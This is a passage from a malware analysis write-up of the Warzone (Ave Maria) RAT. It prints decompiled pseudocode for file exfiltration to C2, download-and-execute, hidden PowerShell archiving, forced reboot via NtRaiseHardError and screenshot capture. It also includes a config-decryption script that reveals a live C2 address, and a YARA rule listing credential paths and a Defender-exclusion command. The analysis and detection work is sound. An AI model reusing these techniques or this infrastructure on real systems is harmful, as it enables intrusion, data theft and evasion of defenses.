
The malware has the ability to send a file to the attacker. Inside the `mw_send_file_to_c2` function, the malware will create a thread to send a file to the C2 server.



```
v29 = *(lpThreadParameter_1 + 1);
v28 = *(lpThreadParameter_1 + 6);
v10 = *(lpThreadParameter_1 + 5);
if ( File )
{
  v27 = 0;
  p_lpMem = v32;
  v25 = nNumberOfBytesToRead;
  v24 = v40;
  v23 = v4;
  v22 = v38;
  v21 = v10;
  FileName_path = PathFindFileNameW(v10);
  mw_lstrcpyW_0(&v21, 0, FileName_path);
  v12 = sub_404458(v35, v28, v21, v22, v23, v24, v25, p_lpMem, v27);
  w_mw_enc_data_then_send(v29, 0, v12);
  sub_404566(v35);
}
```

Figure send a file to the attacker - sub_40929F


And download files from the attacker side to the victim’s machine and execute it.



```
v10 = URLDownloadToFileW(0, pszPath, var_file_name, 0, 0);
w_VirtualFree(pszPath);
if ( v10 )
{
  lpAddress = 1;
}
else
{
  v11 = ShellExecuteW(0, L"open", lpFile[0], 0, 0, 5);
  lpAddress = 2;
  if ( v11 > 0x20 )
    lpAddress = 0;
}
```

Figure How the RAT Download and Execute a file - sub_40205E


And execute any dropped files on the victim’s computer. The dropped file will be in the `temp` directory.



```
  sub_414DD9(&v22, v17, v20);
  if ( PathFileExistsW(var_file) )
  {
    FileSize = w_GetFileSize(&v22, 0x40000000u, v10);
    dword2 = v22.dword2;
    v12 = FileSize;
  }
  else
  {
    FileW = CreateFileW(v22.dword1, 0x40000000u, 1u, 0, 2u, 0, 0);
    v12 = 0;
    dword2 = FileW;
    if ( FileW == -1 )
      dword2 = 0;
    v22.dword2 = dword2;
    LOBYTE(v12) = FileW + 1 != 0;
  }
  if ( v12 )
  {
    sub_4033E0(&v23, a2 + 24);
    w_WriteFile(&v22, &v23, v15);
    mw_heapfree(&v23);
    if ( dword2 )
    {
      CloseHandle(dword2);
      v22.dword2 = 0;
    }
  }
  if ( *(a2 + 20) && *(a2 + 12) == *(a2 + 16) )
    ShellExecuteW(0, L"open", var_file, 0, 0, 5);
  sub_414E30(&v22);
  return w_VirtualFree(var_file);
}
```

Figure Find path of dropped file and execute it - sub_40205E


And execute any specific file on the victim’s computer.



```
if ( arg_c2_request == 0x3A )
{
  if ( !lpAddress[1] )
  {
    w_lstrcpyW_0(lpFile, lpAddress + 2);
    ShellExecuteW(0, L"open", lpFile[0], 0, 0, 5);// execute a specific file
    w_VirtualFree(lpFile[0]);
  }
}
```

Figure execute a file - sub_40528D

The malware will try to compress one directory or more than one directory using `powershell` to a `.zip` file while **hiding** the PowerShell window using the command `powershell.exe -windowstyle hidden -Command "Compress-Archive -Path 'C:\Path\To\Your\Directory' -DestinationPath 'C:\Path\To\Your\Archive.zip'"`




```
else if ( var_number_of_dir > 1 )
{
  w_lstrcatW_0(&lpAddress, a3, L"powerShell.exe -windowstyle hidden -Command \"Compress-Archive -Path  '");
  w_lstrcatW(&lpAddress, a2);
  w_lstrcatW_1(&lpAddress, a3, "'");
  v9 = a2 + 1;
  v10 = var_number_of_dir - 1;
  do
  {
    v11 = w_lstrcatW_1(&lpAddress, v10, ",'");
    w_lstrcatW(v11, v9);
    w_lstrcatW_1(v11, v10, "'");
    ++v9;
    --v10;
  }
  while ( v10 );
  v12 = w_lstrcatW_1(&lpAddress, 0, " -DestinationPath '");
  w_lstrcatW(v12, &a4);
  v13 = w_lstrcatW_0(v12, 0, L".zip");
  w_lstrcatW_1(v13, 0, "' -Force\"");
  w_CreateProcessW(lpAddress, 0);
}
```

Figure Compress directories - sub_41731E

Other features

Terminate a process

The malware will get the currently running processes, and terminate any process the attacker wants.




```
v14 = a1;
var_process_id = *(a2 + 4);
if ( var_process_id )
{
  var_TerminateProcess_out = w_TerminateProcess(var_process_id);
}
else
{
  w_lstrcpyW_0(&lpAddress, (a2 + 8));
  var_process_id_1 = enum_processes_0(&lpAddress);
  var_TerminateProcess_out = w_TerminateProcess(var_process_id_1);
  w_VirtualFree(lpAddress);
}
```

Figure Terminate any process - sub_401BA7

Uninstall the RAT

The malware has the ability to uninstall itself by terminating its thread and delete itself from registries.



```
w_RegDeleteKeyW(this, &this->dword4);
if ( sub_406667(&this->dword12) )
  TerminateThread(hThread, 0);
if ( sub_40664D(&this->dword12) )
{
  w_RegCreateKeyExW(&this->phkey__1, this->phkey__2, &this->dword5, 0x20006u, 0);
  v2 = w_lstrcpyW_4(&this->dword12, &v9);
  w_RegDeleteValueW(&this->phkey__1, v2);
  w_VirtualFree_0(&v9);
  w_RegCloseKey(&this->phkey__1);
}
```


Figure Terminate its thread and delete reg - sub_4166D0

Restart the system and check connectivity

The RAT can restart the device using commands and create a process to check connectivity. there is two methods to restart the device:

1. using command `shutdown.exe /r /t 00` to restart the computer or force the restart using `shutdown.exe /r /f /t 00` command while hiding the execution window using `WinExec` function.

2. The malware will attempt to elevate privileges to perform a **hard system shutdown**. It first loads `ntdll.dll`, retrieves the function pointers for `RtlAdjustPrivilege` and `NtRaiseHardError`, adjusts the privilege level, and then raises a hard system error with the status code `STATUS_FLOAT_MULTIPLE_FAULTS`.




```
if ( !v2 )
  return WinExec("shutdown.exe /r /t 00", 0); // to restart the computer immediately.
v3 = v2 - 1;
if ( !v3 )
  return WinExec("shutdown.exe /r /f /t 00", 0);// force-restart the computer immediately
v4 = v3 - 1;
if ( !v4 )
{
  LibraryA = LoadLibraryA("ntdll.dll");
  RtlAdjustPrivilege = GetProcAddress(LibraryA, "RtlAdjustPrivilege");// to adjust the privilege level of a specified privilege for the current thread.
  ModuleHandleA = GetModuleHandleA("ntdll.dll");
  NtRaiseHardError = GetProcAddress(ModuleHandleA, "NtRaiseHardError");
  (RtlAdjustPrivilege)(19, 1, 0, &v37);
  return (NtRaiseHardError)(STATUS_FLOAT_MULTIPLE_FAULTS, 0, 0, 0, 6, v32);// raises a hard system error with the status code STATUS_FLOAT_MULTIPLE_FAULTS
                                              // to perform a hard system shutdown.
}
```

Figure Restart the system - sub_4022D8

Take screenshot

The malware can start a thread and run the function to take screen shots. The malware checks for recent user activity using `GetLastInputInfo` compares to 30 minutes. If there was recent activity, it captures the foreground window’s content as a screenshot and saves it as a `JPEG` file with a time-based name.



```
while ( 1 )
{
  plii.cbSize = 8;
  GetLastInputInfo(&plii);
  if ( GetTickCount() - plii.dwTime < 1800000 )// 1800000 ms = 30 minutes
  {
    ForegroundWindow = GetForegroundWindow();
    GetWindowTextW(ForegroundWindow, var_window_text_name, 256);
    GetLocalTime(&SystemTime);
    w_SHGetSpecialFolderPathW(28, &pszPath, CompatibleBitmap);
    w_lstrcatW_1(&pszPath, CompatibleBitmap, "\\Google\\Media\\");
    SHCreateDirectoryExW(0, pszPath, 0);
    v4 = wsprintfW_0(&pszPath, CompatibleBitmap, SystemTime.wYear);
    v5 = w_lstrcatW_0(v4, CompatibleBitmap, "-");
    v6 = wsprintfW_0(v5, CompatibleBitmap, SystemTime.wMonth);
    v7 = w_lstrcatW_0(v6, CompatibleBitmap, "-");
    v8 = wsprintfW_0(v7, CompatibleBitmap, SystemTime.wDay);
    v9 = w_lstrcatW_0(v8, CompatibleBitmap, "_");
    v10 = wsprintfW_0(v9, CompatibleBitmap, SystemTime.wHour);
    v11 = w_lstrcatW_0(v10, CompatibleBitmap, ".");
    v12 = wsprintfW_0(v11, CompatibleBitmap, SystemTime.wMinute);
    v13 = w_lstrcatW_0(v12, CompatibleBitmap, ".");
    v14 = wsprintfW_0(v13, CompatibleBitmap, SystemTime.wSecond);
    v15 = w_lstrcatW_0(v14, CompatibleBitmap, "_");
    v16 = w_lstrcatW_0(v15, CompatibleBitmap, var_window_text_name);
    w_lstrcatW_0(v16, CompatibleBitmap, L".jpeg");
    CreateStreamOnHGlobal(0, 1, &ppstm);
```

Figure Taking screen shots - sub_413896

Configuration extractor

The malware encrypt its configuration with **customized RC4** algorithm. The malware stores the configuration in the `.bss` section and the The format of the configuration is: `[Key length][RC4 key][Encrypted data]`. So we used m4n0w4r's to decrypt the configuration. **You can see the code in the jupyter notebook in my github from here**

```
# Refs: https://stackoverflow.com/questions/9433541/movsx-in-python

def SIGNEXT(x, b):
    m = (1 << (b -1))
    x = x & ((1 << b) -1)
    return ((x ^ m) - m)

# This routine is responsible for decrypting the stored C2.
def rc4_customized_decryptor(data, key):
    idx = 0
    counter1 = 0
    counter2 = 0

    # Initialize RC4 S-box
    rc4Sbox = list(range(256))

    # Modify RC4 S-box
    for i in range(256):
        counter2 += (rc4Sbox[i] + key[i%250])
        counter2 = counter2 & 0x000000FF
        rc4Sbox[i] ^= rc4Sbox[counter2]
        rc4Sbox[counter2 & 0xFF] ^= rc4Sbox[counter1 & 0xFF]
        rc4Sbox[counter1 & 0xFF] ^= rc4Sbox[counter2 & 0xFF]
        counter1 = i+1

    # Decrypt data
    counter1 = 0
    counter2 = 0
    j = 0
    decrypted = []
    while(idx < len(data)):
        counter1 = j + 1
        k = (j+1)
        rc4Sbox_value1 = rc4Sbox[k]
        counter2 += (SIGNEXT(rc4Sbox_value1, 8) & 0xFFFFFFFF)
        rc4Sbox_value1_ = (SIGNEXT(rc4Sbox_value1, 8) & 0xFFFFFFFF)
        rc4Sbox_value2 = rc4Sbox[counter2 & 0x000000FF]
        rc4Sbox[k] = rc4Sbox_value2
        rc4Sbox[(counter2 & 0x000000FF)] = rc4Sbox_value1
        tmp1 = rc4Sbox[((0x20 * counter1) ^ (counter2 >> 3)) & 0x000000FF]
        tmp2 = rc4Sbox[((0x20 * counter2) ^ (counter1 >> 3)) & 0x000000FF]
        tmp3 = rc4Sbox[((tmp1 + tmp2) & 0x000000FF) ^ 0xAA]
        tmp4 = rc4Sbox[(rc4Sbox_value2 + rc4Sbox_value1_) & 0x000000FF]
        tmp5 = (tmp3 + tmp4) & 0x000000FF
        tmp6 = rc4Sbox[(counter2 + rc4Sbox_value2) & 0x000000FF]
        decrypted.append(data[idx] ^ (tmp5 ^ tmp6))

        counter1 += 1
        j = counter1
        idx += 1

    return bytes(decrypted)
```

```python
# def unicode_strings(buf, n=4):

# This function makes problems when i upload it in github. So you need to got from OALABS

# Get unicode_strings function from https://research.openanalysis.net/warzone/malware/config/2021/05/31/warzone_rat_config.html


import pefile
import struct

# Load the PE file using pefile
pe = pefile.PE(r"") # Put your file path

# Initialize variable to store .bss section data
bss_section_data = None

# Iterate through sections to find the .bss section
for section in pe.sections:
    section_name = section.Name
    if section_name.startswith(b'.bss'):
        bss_section_data = section.get_data()

# Extract the key size and key from the .bss section
key_size = struct.unpack('<I', bss_section_data[:4])[0]
key = bss_section_data[4:4 + key_size]

# because the key is 250 bytes. We extracted 50 bytes from bss section and fill the rest with zeros
key = key + b'\x00' * (250 - len(key))

# Extract encrypted data from the .bss section
enc_data = bss_section_data[4 + key_size:]
enc_data = enc_data.split(b'\x00\x00\x00\x00\x00\x00\x00\x00')[0]

# Decrypt the encrypted data using a custom RC4 decryptor
dec_data = rc4_customized_decryptor(enc_data, key)

# Extract C2 host length and host string
host_len = struct.unpack('<I', dec_data[:4])[0]
host_wide = dec_data[4:host_len+4]
c2_host = unicode_strings(host_wide)[0]

# Extract C2 port
c2_port = struct.unpack('<H', dec_data[host_len+4:host_len+4+2])[0]

# Print the extracted C2 host and port
print("C2 host: %s, port: %d" % (c2_host, c2_port))
```

The C2 host is `89.117.76.41` and the port is `4422`.

Yara

```
rule warzonerat_aveaariarat {
    meta:
        description = "Detects warzonerat/aveaariarat malware"
        author = "muha2xmad"
        date = "2023-08-24"
        hash1 = "f65a8af1100b56f2ebe014caeaa5bb2fbbca2da76cb99f3142354e31fbba5c8c"


    strings:

        $browser_str001 = "\\Google\\Cache\\" fullword ascii wide
        $browser_str002 = "\\Google\\Chrome\\User Data\\Local State" fullword ascii
wide
        $browser_str003 = "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"
fullword ascii wide
        $browser_str004 = "\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies"
fullword ascii wide
        $browser_str005 = "\\Google\\Chrome\\User Data\\Default\\History" fullword
ascii wide
        $browser_str006 = "\\Google\\Chrome\\User Data\\Default\\Login Data" fullword
ascii wide
        $browser_str007 = "\\Google\\Chrome Beta\\User Data\\Default\\Login Data"
fullword ascii wide
        $browser_str008 = "\\Microsoft\\Edge\\User Data\\Default\\Login Data"
fullword ascii wide
        $browser_str009 = "\\logins.json" fullword ascii wide
        $browser_str010 = "\\Tencent\\QQBrowser\\User Data\\Local State" fullword
ascii wide
        $browser_str011 = "\\UCBrowser\\User Data_i18n\\Default\\UC Login Data.17"
fullword ascii wide
        $browser_str012 = "\\Google\\Media\\" fullword ascii wide
        $browser_str013 = "\\Google\\Cache\\" fullword ascii wide
        $browser_str014 = "\\Google\\Cache\\" fullword ascii wide

        $reg_str001 =
"Software\\Microsoft\\Office\\15.0Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A001
04B2A6676" fullword wide
        $reg_str002 = "software\\Aerofox\\FoxmailPreview" fullword wide
        $reg_str003 = "SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList" fullword wide
        $reg_str004 = "SYSTEM\\CurrentControlSet\\Services\\TermService\\Parameters"
fullword wide
        $reg_str005 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon"
fullword wide
        $reg_str006 = "SYSTEM\\CurrentControlSet\\ControlTerminal
Server\\AddIns\\Clip Redirector" fullword wide
        $reg_str007 = "SYSTEM\\CurrentControlSet\\Services\\TermService" fullword
wide


        $str001 = "QAaR$43!QAFff" fullword wide
        $str002 = "?lst@@YAXHJ@Z" fullword wide
        $str003 = "RDPClip" fullword wide
        $str004 = "AllowMultipleTSSessions" fullword wide
        $str005 = "fDenyTSConnections" fullword wide
        $str006 = "svchost.exe -k" fullword wide
        $str007 = "#Window Name: " fullword wide
        $str008 = "profiles.ini" fullword wide
        $str009 = "-Clipboard Grabbed-" fullword wide
        $str010 = "#Window Name: " fullword wide
        $str011 = ".zip" fullword wide
        $str012 = "SeDebugPrivilege" fullword wide
        $str013 = "rudp" fullword wide
        $str014 = "rpdp" fullword wide

        $APIs_str001= "SHGetKnownFolderPath" fullword ascii
        $APIs_str002= "SHGetSpecialFolderPathW" fullword ascii
        $APIs_str003= "SHCreateDirectoryExW" fullword ascii
        $APIs_str004= "SHGetFolderPathW" fullword ascii
        $APIs_str005= "Wow64DisableWow64FsRedirection" fullword ascii

        $command001 = "powershell Add-MpPreference -ExclusionPath " fullword wide
        $command002 = "powerShell.exe -windowstyle hidden -Command \"Compress-Archive
-Path  ' " fullword wide
        $command003 = "shutdown.exe /r /t 00" fullword wide
        $command004 = "cmd.exe /C ping 1.2.3.4 -n 4 -w 1000 > Nul & cmd.exe /C "
fullword wide
        $command005 = "powershell Add-MpPreference -ExclusionPath " fullword wide
        $command006 = "%SystemRoot%\\System32\\termsrv.dll" fullword wide

    condition:
        uint16(0) == 0x5a4d and (10 of ($browser_str0*) or 5 of ($reg_str0*) or 10 of
($str0*) or 5 of ($APIs_str*) or 5 of ($command0*))
}
```

Commands

Hex command	Description
0xC	Terminate a process
0xE	start remote shell
2	enumerate processes
4	enumerate disks
6	enumerate files
8 or 0x4A	send file to c2

